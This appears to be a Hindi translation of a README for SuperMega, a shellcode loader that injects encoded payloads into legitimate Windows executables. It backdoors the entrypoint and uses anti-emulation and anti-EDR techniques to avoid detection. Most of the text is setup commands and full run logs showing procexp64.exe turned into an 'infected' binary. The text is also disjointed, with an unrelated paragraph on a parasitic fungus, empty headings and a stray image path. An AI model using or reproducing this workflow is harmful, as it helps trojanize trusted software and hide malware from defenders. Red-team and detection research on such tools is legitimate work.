चुपके से एक्ज़ीक्यूटेबल में शेलकोड इंजेक्ट करें
Ophiocordyceps camponoti-balzani कवक की एक प्रजाति है जो हाइमेनोप्टेरा (Hymenoptera) गण के कीट मेज़बानों, मुख्य रूप से चींटियों को परजीवी बनाती है। O. camponoti-balzani चींटियों को संक्रमित करता है, और अंततः मेज़बानों को मार देता है जब वे कवक के बीजाणु फैलाने के लिए एक आदर्श स्थान पर पहुँच जाते हैं।
SuperMega एक शेलकोड लोडर है। पेलोड शेलकोड को एक वास्तविक निष्पादन योग्य फ़ाइल (.exe या .dll) में इंजेक्ट करके।
लोडर/कैरियर शेलकोड को .exe में इस तरह से कसकर एकीकृत किया जाएगा कि स्थिर विश्लेषण (static analysis) को यह पहचानने में कठिनाई होगी कि exe संक्रमित है। स्थिर विश्लेषण को केवल वास्तविक exe के अवशेष दिखाई देंगे।
यह आधुनिक anti-EDR तंत्रों का भी उपयोग करता है ताकि शेलकोड लोडिंग के पकड़े जाने की संभावना कम हो।
विशेषताएँ:
संदर्भ:

SuperMega VS2022 कंपाइलर पर निर्भर करता है।
web.py या supermega.py निष्पादित करने के लिए x64 native tools command prompt प्रारंभ करें।
या वैकल्पिक रूप से यदि आप किसी मौजूदा शेल का उपयोग करना चाहते हैं, उदाहरण के लिए VSC के लिए:
powershell में:
> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
In cmd:
> call "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
आवश्यकतानुसार पथ समायोजित करें। इससे cl.exe और Windows.h उपलब्ध हो जाने चाहिए, जो कैरियर शेलकोड के संकलन के लिए आवश्यक हैं।
> ./web.py
http://localhost:5001 पर ब्राउज़ करें।
calc64.bin शेलकोड को procexp64.exe में इंजेक्ट करने का उदाहरण:
PS C:\Users\dobin\Repos\SuperMega> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.12.4
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Users\dobin\Repos\SuperMega>python.exe supermega.py
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/calc64.bin
(payload.py      )     Size: 272 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_2
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 590
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C8D (0x7108D)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
messagebox.bin शेलकोड को इंजेक्टेबल procexp64.exe में कैरियर alloc_rw_rx और डिकोडर xor_1 के साथ इंजेक्ट करने के लिए, जहाँ:
messagebox.bin: data/binary/shellcodes/messagebox.binprocexp64.exe: data/binary/injectables/procexp64.exealloc_rw_rx: data/source/carrier/alloc_rw_rx/template.cxor_1: data/source/decoder/xor_1.c> python.exe supermega.py --shellcode messagebox.bin --inject procexp64.exe --carrier alloc_rw_rx --decoder xor_1
(helper.py ) Write project to: projects/commandline/project.pickle
(project.py ) -[ Cleanup project: commandline
(payload.py ) -[ Payload: data/binary/shellcodes/messagebox.bin
(payload.py ) Size: 433 bytes
(templater.py ) -[ Carrier create Template: projects/commandline/main.c
(templater.py ) Carrier: alloc_rw_rx
(templater.py ) Carrier: Code into: .text
(templater.py ) Carrier: Decoder: xor_1
(templater.py ) Carrier: Invoker: backdoor Entrypoint
(templater.py ) Carrier AntiEmulation: sirallocalot
(templater.py ) Carrier Guardrail: none
(templater.py ) Carrier Decoy: none
(compiler.py ) -[ Carrier: Compile C to ASM
(compiler.py ) Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py ) > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py ) -[ Carrier: ASM to EXE
(assembler.py ) Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py ) > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py ) Carrier Size: 576
(injector.py ) -[ Injecting Carrier
(injector.py ) Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py ) Checking if IAT entries required by carrier are available
(injector.py ) IAT entries missing: 0
(injector.py ) Inject: Write Carrier to 0x71C43 (0x71043)
(injector.py ) Backdoor function at entrypoint (0xE1D78)
(injector.py ) Inject Carrier data into injectable .rdata/.text
(injector.py ) Patch Carrier code to reference the injected data
(injector.py ) -[ Write to file: projects/commandline/procexp64.infected.exe
> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
इनपुट:
data/binary/shellcodes: इनपुट: शेलकोड जिन्हें हम इनपुट (पेलोड) के रूप में उपयोग करना चाहते हैं। .bindata/binary/injectables/: इनपुट: गैर-दुर्भावनापूर्ण EXE फ़ाइलें जिनमें हम इंजेक्ट करते हैं। .exe








